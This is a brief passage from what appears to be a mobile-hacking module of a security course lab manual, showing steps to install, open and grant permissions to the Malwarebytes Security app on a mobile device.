


Module 17 – Hacking Mobile Platforms


9. Wait for the application to install. On completing the installation, click **Open**.




10. **Malwarebytes Security** initializes. A **Let's get you started** message appears; click the **Get started** button to proceed.



11. In the permissions window, click **Give permission**.

